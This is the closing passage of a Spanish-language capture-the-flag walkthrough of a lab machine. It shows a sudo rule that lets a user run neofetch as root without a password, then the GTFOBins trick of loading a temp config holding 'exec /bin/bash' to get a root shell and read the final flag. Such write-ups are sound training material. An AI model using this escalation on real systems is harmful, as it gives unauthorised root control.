    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=XDG_CONFIG_HOME, use_pty

User relox may run the following commands on thehackerslabs-watchstore:
    (root) NOPASSWD: /usr/bin/neofetch
Genial, podemos usar el binario neofetch como Root.
Encontraremos una forma de escalar privilegios usando este binario en la guía de GTFOBins:
Usaremos el siguiente comando:

Probémoslo:
relox@thehackerslabs-watchstore:~$ TF=$(mktemp) && echo 'exec /bin/bash' >$TF
relox@thehackerslabs-watchstore:~$ sudo neofetch --config $TF
sudo: unable to resolve host thehackerslabs-watchstore: Nombre o servicio desconocido
root@thehackerslabs-watchstore:/home/relox# whoami
root
Somos Root.
Busquemos la última flag:
root@thehackerslabs-watchstore:/home/relox# cd /root
root@thehackerslabs-watchstore:~# ls
root.txt
root@thehackerslabs-watchstore:~# cat root.txt
...
Y con esto, terminamos la máquina.